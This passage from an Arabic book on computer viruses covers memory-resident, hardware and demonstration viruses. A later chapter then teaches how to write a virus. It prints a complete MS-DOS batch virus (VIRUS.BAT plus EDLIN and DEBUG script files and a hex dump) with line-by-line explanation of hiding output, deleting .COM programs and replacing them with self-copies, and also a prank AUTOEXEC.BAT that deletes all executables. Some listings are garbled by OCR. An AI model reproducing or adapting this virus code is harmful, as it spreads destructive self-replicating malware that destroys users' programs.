من أهم عيوب الفيروسات التى سبق ذكرها هو طولها وفى أحسن الأحوال يمكن كتابة برنامج فيروس يشغل أقل من ٤٠٠ بايت (BYTE) بإستخدام لغة التجميع ASSEMBLY LANGUAGE * ولكن حتى فى هذه الحالة فإن هذه الـ ٤٠٠ بايت سوف تشغل مكان فإن كان البرنامج من فيروسات الكتابة الفوقية فسوف يؤدى إلى تدمير جزء من البرنامج التنفيذى الذى يهاجمه .

وإن كان من فيروسات الكتابة غير الفوقية فسيؤدى إلى زيادة طول البرنامج التنفيذى المصاب بطريقة ملحوظة.

وللتغلب على هذه المشكلة تم إبتكار برامج فيروس قصيرة جداً وذلك بحفظ الفيروس بالكامل على وسيط التخزين كملف خفى (HIDDEN FILE) أو بالكتابة مباشرة على قطاع الإسطوانة ويتكون البرنامج الرئيسى لهذا الفيروس (MAIN PROGRAM) - والذى يصيب سجل التحميل فى الغالب - من مجرد النداء على الفيروس الموجود على الأسطوانة.

ويمكن كتابه برنامج فيروس قصير جداً لو أمكن حفظ الفيروس بطريقة دائمة كبرنامج مقيم فى الذاكرة .

---

* من لغات المستوى المنخفض LOW LEVEL LANGUAGES وهى أعلى من لغة الآلة وأقل من لغات عالية المستوى (البيزك والباسكال وغيرها) .

الفيروسات المقيمة فى الذاكرة

MEMORY RESIDENT VIRUSES

ذكرنا من قبل أن أى برنامج قبل أن ينفذه المعالج يجب أن يمر بذاكرة العمل RAM بصفة مؤقته ومثل هذه البرامج تسمى

MEMORY TRASIENT PROGRAMS ولكن هناك نوع آخر من البرامج بمجرد تشغيلها تثبت فى ذاكرة العمل ومثل هذه البرامج تسمى بالبرامج المقيمة بالذاكرة

ولكى نفهم كيفية عمل برامج الفيروس المقيمة فى الذاكرة يجب أن توسع دائره معرفتنا بالذاكرة الدائمه ROM وذاكرة العمل RAM

فى الفصل الأول ذكرنا أن من بين البرامج الأساسيه فى الذاكرة ROM نظام الأدخال والإخراج الأساسى (BIOS)

BASIC INPUT OUTPUT SYSTEM

ويتكون هذا البرنامج من برامج فرعية صغيرة كل منها مسؤول عن وظيفة محددة وهذه البرامج تسمى المقاطعات INTERRUPTS وأماكن هذه المقاطعات فى الذاكرة الدائمهة ROM مسجلة فى عناوين ADDRESSES وهذه العنواين موجودة فى قائمة موجودة فى أدنى جزء من ذاكرة العمل وتسمى هذه القائمة بمتجه المقاطعات INTERRUPT VECTOR

وعندما يحدد عنوان معين من العنواين الموجودة فى هذه القائمه فإن المعالج ينفذ الوظيفه المقابله لهذا العنوان (حيث أن هذا العنوان هو عنوان البرنامج الفرعى - فى الذاكرة ROM - المسؤول عن هذه الوظيفة) .

وعموماً نستطيع القول أن وظائف نظام التشغيل المختلفة تؤدى من خلال هذه البرامج الفرعية - المقاطعات - INTERRUPTS ولو تخيلنا أننا نستطيع أن نغير أحد العناوين الموجودة فى القائمة بحيث يمكن توجيهه لبرنامج مقيم فى الذاكرة


لأمكن لهذا البرنامج التحكم فى الوظيفة التى يمثلها هذا العنوان .

ويمثل هذه الطريقة يستطيع برنامج الفيرس أن يتحكم فى الوصول إلى إجهزه إدارة الأسطوانات فيقوم أولاً بنسخ نفسه ثم يؤدى المهام المكلف بها ، يلى ذلك إمكانية الوصول إلى الأسطوانه والتعامل معها وحيث أن هذ الخطوات تستغرق وقتاً ضئيلاً فإن العملية تبدو طبيعية للمتعامل مع الكومبيوتر ولا يلحظ ما قام به الفيروس.


ملاحظات هامة

١- عندما يحمل برنامج مقيم فى الذاكرة يتصرف نظام التشغيل كما لو كان هذا الجزء من الذاكرة الذى يشغلة البرنامج غير موجود .

٢- يمكن تنشيط أى جزء من البرنامج المقيم فى أى وقت من خلال المقاطع INTERRUPT أو بواسطة نداء من برنامج آخر .



شكل يوضح كيفية عمل الذاكرة فى حاله وجود برنامج مقيم



شكل يوضح كيفيه عمل برنامج فيروس مقيم فى الذاكرة

فيروسات أخرى

وهى فيروسات خاصة وغير معتادة وسنكتفى بذكر أمثلة منها

١- فيروسات المكونات الصلبة HARDWARE VIRUSES

ولا يمكن إدخالها على الكومبيوتر إلا بالتعديل فى المكونات الصلبه ونستطيع أن نعتبر أن التغيير فى برنامج التحميل BOOT ROUTINE الموجود فى الذاكرة الدائمة ROM يماثل التعديل فى المكونات الصلبة .

ومن الواضح أن إدخال مثل هذا النوع من الفيروسات إلى الكومبيوتر عملية صعبة جداً (لأنه يمكن أن يُكتشف الفاعل بحصر المتعاملين مع الجهاز) .

ولكن فى حالة نجاح زرعها فى الكومبيوتر فإنه من المستحيل تحديد مكانها والتخلص منها (ما لم يتم تعديل المكونات الصلبة مرة أخرى للتخلص من الفيروس (بمعرفه الشركة المنتجه) .

٢- فيروسات المناطق الوسيطه بالذاكرة BUFFERED VIRUSES

وهذه الفيروسات تثبت نفسها فى مناطق التخزين الوسيطة فى ذاكرة العمل RAM ولها خصائص مشابهه إلى حد ما للنوع السابق. ويمكن التخلص منها بنزع بطارية الكومبيوتر ولكن يجب ألا ننسى أن الفيروس يستطيع أن يثبت نفسه مرة أخرى فى المنطقة الوسيطه BUFFER من خلال أى برنامج مصاب يتم تشغيله.

الفيروسات الأستعراضية

بداية من عام ١٩٨٦ أصبح متاح فى الأسواق أنواع من البرامج تستعرض كيفية عمل الفيروس وهى تحتوى على فيروس متكامل إلا أن المهام المكلف بها غير ضارة.

ومن الفيروسات الأستعراضية الشهيرة :

VIRUS VIRDEM. COM

VIRUS RUSHHOUR

وكمثال : برنامج VIRDEM. COM

عندما يصيب هذا الفيروس برنامج تنفيذى بعدواه يصبح البرنامج المصاب بدوره قادراً على نقل العدوى .

وعند محاولة تشغيل هذا الملف ينتقل التحكم الى الفيروس الأستعراضى .

. يقوم الفيروس بعرض سؤال على مستخدم الكومبيوتر (يطلب فيه تخمين رقم معين) فإذا توصل المستخدم إلى الأجابه الصحيحة فإن البرنامج المصاب بالعدوى يبدأ فى العمل بطريقة طبيعية وإلا فإن برنامج الفيروس ينهى عمل البرنامج المصاب ويقوم بإصابة برنامج جديد وفى كل مرة يتم التعديل فى برنامج الفيروس نفسه حتى يتغير السؤال الموجه للمستخدم.

وهذه التوعيه المقصود منها توجيه انتباه المستخدم للطريقة التى تعمل بها برامج الفيروس والأخطار التى يمكن أن تنتج من أنتشارها كما تظهر للمتعامل مع الكومبيوتر مدى عجزه أمام هذا العدو ما لم يتخذ الأجراءات الوقائية اللازمة.

وعلى الرغم من أن هذا النوع من برامج الفيروس يبدو كأحد الألعاب الكومبيوترية إلا أن التعامل معها يتطلب الحرص الشديد وإلا انتشرت بطريقه غير محسوبة فى كل البرامج الموجودة لدى من يتعامل معها وسأذكر ثلاث من القواعد التى يجب مراعاتها عند التعامل مع مثل هذه البرامج الفيروسية الأستعراضية :

١- الأسطوانات التى يتم تجربة إصابة ملفاتها بالعدوى يجب أن تكون نسخ (لا تحاول أبداً استخدام الأصل) .

٢- بعد إنتهاء التجربة تخلص من العدوى الموجودة على الأسطوانة بإعادة تشكيلها بالأمر (FORMAT)

٣- لا تحاول أبداً نسخ برنامج الفيروس الأستعراضى أو أى برامج تنفيذيه مصابه به خاصة إذا كان هذا النسخ سيتم على الأسطوانه الصلبة (حيث سيصعب السيطرة عليه) .

الفصل الخامس

هل تريد أن تجرب ؟

كيف تكتب برامج الفيروس ؟

الفصل الخامس

كيف تكتب برامج الفيروس

أحب أحد الأصدقاء - من ذوى الخبرة فى التعامل مع الكمبيوتر - أن يقوم بدعابة مع صديقه الذى يملك جهاز كمبيوتر شخصى فقام بتشغيل الجهاز فى غيبة صاحبه وأنشأ ملف تلقائى التنفيذ AUTOEXEC.BAT* على اسطوانة نظام التشغيل ليكون أول سطر فى هذا الملف

DEL *. COM

والسطر الثانى DEL *. EXE

ماذا ستكون نتيجة هذ الدعابة .


ستكون نتيجتها المؤكده إلغاء كل الملفات ذات الأمتداد EXE. و COM . الموجودة على اسطوانة نظام التشغيل فى حالة تحميل نظام التشغيل منها (لبدء عمل الكومبيوتر) .

وهذا يعنى إلغاء ملفات أوامر نظام التشغيل الخارجية وملف الـ COMMAND. COM أيضاً مما يعنى ببساطة أن هذه الأسطوانة لم تعد قادرة على تحميل نظام التشغيل بحالتها الراهنه فإذا كان الصديق مالك الكومبيوتر لا يمتلك نسخه إحتياطية من هذه الأسطوانة فقد تنتهى مثل هذه الدعابة بمشكله بين الصديقين .

ومثل هذا البرنامج لا يمكن اعتباره برنامج فيروس بالطبع ولكن نستطيع القول أن به من ملامح الفيروس نواياه التخريبية.

---

* ملف يتم تشغيله تلقائيا فى كل مرة يحمل فيها نظام التشغيل لبدء عمل الكومبيوتر


١. الفيروس ونظم التشغيل
٢. لغات برمجة الفيروس
٣. كتابة برنامج الفيروس بملف الحزم
٤. كتابة برنامج الفيروس بالبيزك

الفيروس ونظم التشغيل

برنامج الفيروس كأى برنامج آخر يحتاج إلى نظام التشغيل حتى يتمكن من العمل بصورة صحيحة وأى مبرمج يجب أن يعرف الإمكانيات التى يوفرها له نظام التشغيل (الذى يتعامل معه) حتى يستطيع أن يكتب برنامج محكم مستفيداً إلى أقصى درجة من وظائف نظام التشغيل.

وإذا نظرنا إلى برنامج الفيروس فسوف نجد أنه يحتاج كحد أدنى لوظيفة القراءة (حتى يتمكن من البحث عن الملفات التنفيذية) ووظيفة الكتابة (حتى يتمكن من نسخ نفسه فى برنامج ما وإصابته بالعدوى) ثم القدرة على الوصول إلى أماكن التخزين الخارجية (كالأسطوانة المرنة والصلبه) لكى يتعامل معها بالقراءة والكتابة

ونستطيع أن نستنتج من هذا بسهوله أن أى نظام تشغيل مكتمل يجب أن يوفر هذه الوظائف لأى برنامج يعمل من خلاله.

إن هذا يعنى أن طبيعة وظائف أنظمة التشغيل تجعلها عرضة للسيطرة من قبل برنامج فيروس مكتوب بمهارة.

ولكن على الرغم من ذلك فبعض نظم التشغيل توفر قدراً معيناً من الحماية ضد الفيروس. وعلى سبيل المثال فإن نظام التشغيل CP / M المستخدم مع المعالج Z- 80 (PROCESSOR) - المستخدم فى بعض أجهزة الكومبيوتر المنزلى - يوفر حمايه للملفات ضد القراءة والكتابه بإستخدام كلمة السر PASSWORD وعلى الرغم من أن هذه الطريقة فى الحماية لاتوفر الأمان الكامل ولكنها على الأقل تضع عقبة فى طريق مبرمج الفيروس.

وللأسف الشديد فأن نظام التشغيل MS-DOS (والذى نركز عليه فى هذا الكتاب لأنه الأوسع أنتشاراً بين مستخدمى الكومبيوتر الشخصى) لايحتوى على أى نوع من الحماية ضد الفيروس وفى نفس الوقت يحتوى على كل الوظائف اللازمة لبرمجة برنامج فيروس فعال .

وإذا قارنا بين نظامى التشغيل CP/M و MS-DOS فسوف نجد أن الأول أفضل بالأضافة إلى أنه يوفر نوع من الحماية ضد الفيروس.

وهنا يصبح التساؤل ضرورة

لماذا إذن انتشر نظام التشغيل MS-DOS ولم ينتشر النظام CP/M رغم أفضليته ؟

والجهه الوحيدة التى تملك الأجابه على هذا السؤال هى شركه IBM

"INTERNATIONAL BUSINESS MACHINES"

وهى بلا شك تتحمل الجزء الأكبر من المسؤولية عن انتشار نظام التشغيل MS - DOS - فقد غزت الأسواق بأجهزة الكومبيوتر الشخصى التى تعتمد على هذا النظام فى تشغيلها وتبعتها معظم الشركات العالمية بإنتاج أجهزة متوافقة (تستخدم أيضاً نفس النظام) مع مواصفات الكومبيوتر الشخصى الذى تنتجه الشركة الشهيرة حتى أننا نستطيع القول - دون مبالغة - أن أى شركه عالمية تنتج أجهزة الكومبيوتر يوجد بها على الأقل خط أنتاج واحد للأجهزة الشخصية المتوافقة مع جهاز شركه IBM وأدى ذلك إلى انتشار نظام التشغيل MS-DOS الذى يقوم على مفهوم النظام المفتوح OPEN SYSTEM مما إدى إلى سهولة انتشار الفيروس.

فمبرمج الفيروس سيكتب برنامجه بحيث يعمل على أجهزة الكومبيوتر الشخصى التى تعتمد على نظام التشغيل MS-DOS حتى يضمن فعالية البرنامج من ناحية (النظام يوفر كل الوظائف اللازمه لكتابة برنامج فعال) ومن ناحية أخرى يضمن انتشار البرنامج على أوسع نطاق ممكن على مستوى العالم كله.

ولنا أن نتخيل لو كان لكل شركة عالمية الكومبيوتر الشخصى ونظام التشغيل الخاص بها كم كانت ستصبح فرصة برنامج فيروس فى الأنتشار قليلة ومحدودة - على أسوأ الفروض - بعملاء شركة واحدة (فبرنامج الفيروس الذى يكتب ليعمل من خلال نظام تشغيل معين لا يمكن أن يعمل من خلال نظام تشغيل آخر) .

ونستطيع القول أن القياسية STANDARIZATION (غالبية الأجهزة تعمل بنظام تشغيل واحد) هى التى تسمح بانتشار برنامج فيروس قياسى (برنامج كتب ليعمل من خلال نظام التشغيل المعتمد فى أغلب الأجهزة).

لغات برمجة الفيروس

ماهى أفضل لغات البرمجة لكتابه برامج الفيروس ؟

الأجابه على مثل هذا السؤال ليست صعبة إنها اللغه التى تتوفر فيها الشروط التالية :

١- اللغة التى تستطيع أن تتخطى كل وسائل الأمان الموجودة فى البرنامج بإستخدام نظام التشغيل.

٢- اللغة التى تتعامل مع المعالج بشكل سريع جداً مما يجعل برامج الفيروس سريعة التنفيذ.

٣- اللغة التى يمكن بها كتابة برنامج فيروس قصير جداً .

وإذا نظرنا إلى نظام التشغيل MS-DOS فإن اللغة التى تتوفر فيها هذه الشروط هى لغة التجميع ASSEMBLY LANGUAGE وهى لغة منخفضة المستوى LOW LEVEL LANGUAGE بمعنى أنها أقرب ما تكون للغة الآلة.

ولكن هذا لايمنع أن برامج الفيروس يمكن أن تكتب باللغات عاليه المستوى HIGH LEVEL LANGUAGES (بمعنى أنها أقرب إلى لغة الأنسان) كالبيزك والباسكال وغيرها .

وبالطبع فإن البرامج المكتوبه بهذة اللغات عاليه المستوى يجب أن تتحول أولاً إلى لغه الآلة حتى تصبح قابلة للتنفيذ وذلك عن طريق برنامج الترجمه الكلي (COMPILER) الخاصه بكل لغة.

وهنا لايمنع إمكانية كتابة برنامج فيرس بلغة عاليه المستوى وتنفيذة مباشرة (بدون ترجمة) .

بل يمكن أيضاً كتابه برامج فيرس بإستخدام برامج الحزم BATCH FILES وهى ملفات برامج تستخدم أوامر نظام التشغيل فى كتابتها بحيث يكتب كل أمر فى سطر مستقل.

وتسمى برامج الفيروس المكتوبه بإستخدام برامج الحزم باسم فيروسات الحزم BATCH VIRUSES

ومن المفهوم بالطبع أن برامج الفيروس المكتوبه باللغات عاليه المستوى أو بملفات الحزم لن تكون فيروسات ناجحه. وأنما تكتب للأغراض التجريبية التى لايهم فيها حجم برنامج الفيروس و ذلك لعرض فكرة مبسطه عن طرق كتابه برامج الفيروس.

وفى هذا الفصل سنكتفى بإستعراض برامج فيروسية مكتوبه بأبسط الطرق.

كتابة برنامج فيروس بملف الحزم

حتى يمكن أن نعرف كيفيه كتابه برنامج فيروس بإستخدام ملف حزم يجب أن نعرف المزيد عن أوامر نظام التشغيل لأن برامج ملفات الحزم تكتب بإستخدام هذه الأوامر.

يمكن تقسيم أوامر نظام التشغيل MS-DOS إلى مجموعتين رئيسيتان

المجموعه الأولى : هى الأوامر الداخلية INTERNAL COMMANDS

وهذه الأوامر تُحمل مع ملفات نظام التشغيل الأساسية عند بدء عمل الكومبيوتر بحيث تبقى مع ملفات نظام التشغيل الأساسيه فى ذاكرة العمل RAM .

وهذا يعنى أن هذه الملفات الأساسية وما تحتويه من أوامر تعتبر ملفات برامج مقيمة فى الذاكرة MEMORY RESIDENT PROGRAMS ولاتفقد إلا عند قطع مصدر الطاقة عن الكومبيوتر.

المجموعة الثانية : هى الأوامر الخارجية EXTERNAL COMMANDS وهذه الأوامر موجودة على اسطوانة نظام التشغيل ويتم تحميلها بصفة مؤقتة فى ذاكرة العمل RAM عند استخدامها فقط ولذا تسمى أيضاً الوظائف الوقتية TRANSIENT FUNCTION .

وبعض أوامر نظام التشغيل MS-DOS (سواء الداخلية أو الخارجية) لها معاملات PARAMETERS الغرض منها زيادة إمكانية الإستخدام الذى يقوم به هذا الأمر.

مثال

الأمر DIR يستخدم فى قراءة الأسطوانة .

(عرض ما بها من ملفات وفهارس على شاشة الكومبيوتر فى صف واحد)

من الممكن أن يستخدم هذا الأمر مع معامل يجعل إظهار الملفات على الشاشة فى خمس صفوف بدلاً من صف واحد مما يجعل عرض الملفات والفهارس كلها مرة واحدة أمر ممكن.

وفى هذه الحالة يكتب الأمر بالصورة التالية :

DIR /W

حيث

DIR هو أمر نظام التشغيل (داخلى)

علامة المعامل (التى تفصل المعامل عن الأمر)

W (WIDTH) المعامل المستخدم وهو هنا يعنى عرض الملفات والفهارس بالعرض .

وسوف نلاحظ فى المثال السابق أن المعامل مكتوب مع الأمر فى نفس السطر وهنا هو الحال بالنسبه للأوامر الداخلية، يكتب المعامل بعد الأمر .

ولكن الأمر يختلف مع الأوامر الخارجية فمع بعضها يمكن كتابة المعامل فى نفس السطر أما البعض الآخر فيجب تنفيذ برنامج الأمر أولاً والدخول فيه حتى تظهر علامه معينة عندها يمكن كتابه المعامل أمامها.

وكمثال

برنامج الأمر DEBUG يستخدم فى التعديل (خارجى)

ولكى يمكن كتابة أى معامل لهذا الأمر يجب إدخال الأمر أولاً إلى الكومبيوتر (بإستخدام مفتاح الأدخال ENTER) بعدها تظهر علامة الأمر التى تعنى أن البرنامج قد تم تحميله فى ذاكرة العمل RAM بصفة وقتيه وجاهز للعمل والعلامة المستخدمة مع أمر DEBUG هى الشرطة (-)

هذه فكرة سريعة عن أوامر نظام التشغيل MS-DOS أرجو أن تعين على فهم برنامج الفيروس الذى سنتناوله.

هناك أيضاً بعض الملاحظات الهامة يجب أن توضع فى الأعتبار قبل أن نبدأ فى استعراض برنامج الفيروس.

١- سيتم فتح ثلاث ملفات أوامر COMMAND FILES بالأضافة لملف الحزم BATCH FILE الذى سيمثل برنامج الفيروس الرئيسى الذى يتحكم فى

هذ الملفات.

٢- أحد ملفات الأوامر الثلاثه يجب كتابه سطوره بإستخدام الكود السادس عشر لأنه يحتوى على رمز للتحكم لا يمكن كتابته بالكامل بإستخدام لوحة المفاتيح وهو 1AH = CTRL Z .

٣- يجب وجود الملفات الأربعة (خاصه الرئيس) على الفهرس الرئيسى MAIN ROOT .

والآن إلى كيفية كتابة الملفات الأربعة :

أولاً : ملف برنامج الفيروس الرئيسى BATCH VIRUS

يسجل كالتالى

```
COPY CON  VIRUS. BAT
ECHO OFF
CTTY NUL
PATH  C:\DOS
DIR  * COM/W > IND COM
EDLIN  IND <
DEBUG  IND < 2
EDLIN  NAME. BAT < 3
CUTTY  CON
```

لإغلاق الملف وتسجيله ^Z + ENTER

ثانياً : وملفات الأوامر الثلاثه الأخرى

ستسمى على الترتيب ١ . ٢ . ٣ بدون امتدادات

* ملف الأوامر الأول (1)

لفتح الملف COPY CON 1.

1.4 D

E

لإغلاق الملف وتسجيله ^Z + ENTER

* ملف الأوامر الثانى (2)

لفتح الملف

```
COPY CON 2.
M100 , 10 B, F000
E 108 ".BAT"
M 100, 10 B, F 010
E 100 "DEL"
MF 000, FOOB, 104
E 10 C ED
E 110 0D, 0A
MF 010, F020, 11F
E 112 "COPY/ VIRUS. BAT"
```

```
E 12 B   0D, 0A
RCX
2C
NNAME. BAT
W
Q
^Z + ENTER
```

لأغلاق الملف وتسجيله

* ملف الأوامر الثالث (3)

```
00100  31 2c 31 3f 52 20 1A 0d - 6E 79 79 79  79 79 79 79
       1  ,  1  ?  R     ,  ,    n  y  y  y   y  y  y  y
0110   79 20 0d 32 2c 32 3f 52 - 20 1A od 6E  6E 79 79 79
       y     ,  2  ,  2  ?  R       ,  ,  n   n  y  y  y
0120   79 79 79 79 20 0D 45 0D-00 00 00 00 00  00 00 00
       y  y  y  y     ,  E  ,  ,  ,  ,  ,  ,   ,  ,  ,
```

وسنشرح كيف يعمل هذا الفيروس ككل ثم ننتقل إلى شرح كيفية عمل كل من الملفات الأربعة التى يتكون منها .

تتكون خطوات العدوى الفعلية لهذا الفيروس من

١- مسح البرنامج الذى يصاب بالعدوى .

٢- تغيير اسم برنامج الفيروس الرئيسى إلى اسم البرنامج المصاب وبالأمتداد BAT .

٣- عندما يتم استدعاء البرنامج المصاب فإن برنامج الفيروس سيتم تنفيذه تلقائياً وستستمر عمليه العدوى INFECTON لأنه لم يبق هناك ملف بهذا الاسم والأمتداد (لاحظ أنه تم تغيير امتداد البرنامج المصاب إلى BAT .

(*) شرح ملف الحزم الرئيسى (الفيروس)

- السطر الأول ECHO OFF

لإلغاء ظهور الأوامر اثناء تنفيذها حتى لا يلحظ المستخدم ما يحدث عند تشغيل البرنامج

- السطر الثانى CTTY NUL

لإعادة توجية الإخراج إلى جهاز وهمى NUL DEVICE بدلاً من الشاشة CONSOLE لمنع أى تدخل من المستخدم كما أن هذا سوف يفيد فى منع ظهور أى وسائل من كل البرامج التى سيتم استدعائها (تشغيلها) من خلال ملف الحزم الرئيسى .

- السطر الثالث PATH C:\ DOS

وهذا السطر يفتح ممر بين المشغل الحالى (:A على سبيل المثال) وبين المكان الذى توجد به ملفات أوامر نظام التشغيل حتى يتسنى التعامل مع الأوامر الخارجية

وهو هنا على القرص الصلب (:C) على فهرس فرعى اسمه (DOS) متفرع من الفهرس الرئيسى (١) وبالطبع فإنه يمكن تغيير هذا السطر إذا كانت ملفات أوامر نظام التشغيل فى مكان آخر.

- السطر الرابع DIR *. COM/W > IND

يؤدى إلى إعادة توجيه استعراض الفهرس الحالى من الملفات ذات الأمتداد COM إلى الملف المسمى IND .

ولاحظ أن القائمه ستشمل أسماء الملفات وامتدادها فقط (بدون طولها وتاريخ ووقت تخليقها) لإستخدام المعامل W / (WIDTH) والذى يعنى استعراض الملفات بعرض الشاشه فى خمس صفوف .

- السطر الخامس EDLIN IND < 1

سيتم توجيه محتويات الملف ١ إلى الملف IND الذى سيتم فتحه بإستخدام الأمر (البرنامج) الخارجى EDLIN (انظر إلى شرح الملف (1)) .

- السطر السادس DEBUG IND < 2

سيتم تخليق ملف حزم جديد بإستخدام الأمر (البرنامج) DEBUG (انظر إلى شرح الملف(2)) .

- السطر السابع EDLIN NAME. BAT < 3

سيتم توجيه محتويات الملف ٣ لتخليق ملف حزم جديد فى شكل قابل للتنفيذ بإستخدام الأمر (البرنامج) EDLIN مرة أخرى (انظر إلى شرح الملف (3)) .

- السطر الثامن CTTY CON

إعادة توجيه المخرجات إلى الشاشه CONSOLE مرة أخرى مع إستمرار عدم ظهور الأوامر أثناء تنفيذها ECHO OFF .

- السطر التاسع NAME

يتم استدعاء (تنفيذ) ملف الحزم الجديد المسمى NAME وهذا الملف الذى تم تخليقه بالأمر (البرنامج) DEBUG يبدو كالتالى (عند عرض محتوياته بالأمر TYPE) فى حاله عدوى ملف ASSIGN. COM (على سبيل المثال) .

COPY \ VIRUS. BAT ASSIGN. BAT

وكما نرى فإن الملف المصاب قد تم إلغاءه وتم عمل نسخه من برنامج الفيروس بإسم الملف المصاب ASSIGN وبالأمتداد BAT.

(*) شرح ملفات الأوامر (1.), (2.), (3.)

يجب أن نلاحظ أن الأوامر التى توجه للبرامج المختلفه لا تأتى فقط من لوحة المفاتيح بل يمكن أن تأتى من ملفات أو برامج أخرى كما يحدث هنا.

فالأمر (البرنامج) EDLIN - فى السطر الخامس من برنامج الفيروس الرئيسى - سيقوم بتحمُل الملف IND حتى يتسنى تعديله وسيحصل على أوامر التعديل هذه من الملف (1.) ويقوم بتنفيذها .

* ولذا فلنستعرض أوامر التعديل الموجودة فى ملف الأوامر (1.)

- أوامر (معاملات) : برنامج EDLIN-

- السطر الأول 1,4 D

سيؤدى إلى إلغاء السطور من السطر رقم ١ (الأول) وحتى السطر الرابع فى الملف المسمى IND

- السطر الثانى E

وهذا الأمر من أوامر برنامج فصول السطور (EDLIN) يؤدى إلى إغلاق الملف IND (إنهاء التعديل) وحفظ الملف المعدل على القرص.

بإستعراض محتويات الملف -IND قبل تنفيذ السطر الخامس من برنامج الفيروس الرئيسى - بالأمر TYPE من الممكن أن يبدو كالتالى:

VOLUME IN DRIVE A HAS NO LABEL

DIRECTORY OF A :

ASSIGN COM BACKUP COM BASIC COM

3 FILE (S) 324608 BYTES FREE

يلاحظ أننا افترضنا وجود هذه الملفات ذات الأمتداد -COM والتى يمكن أن يكون كل منها برنامج عائل للفيروس - على الفهرس الحالى فى المشغل :A الذى تم تخليق برنامج الفيروس فيه.

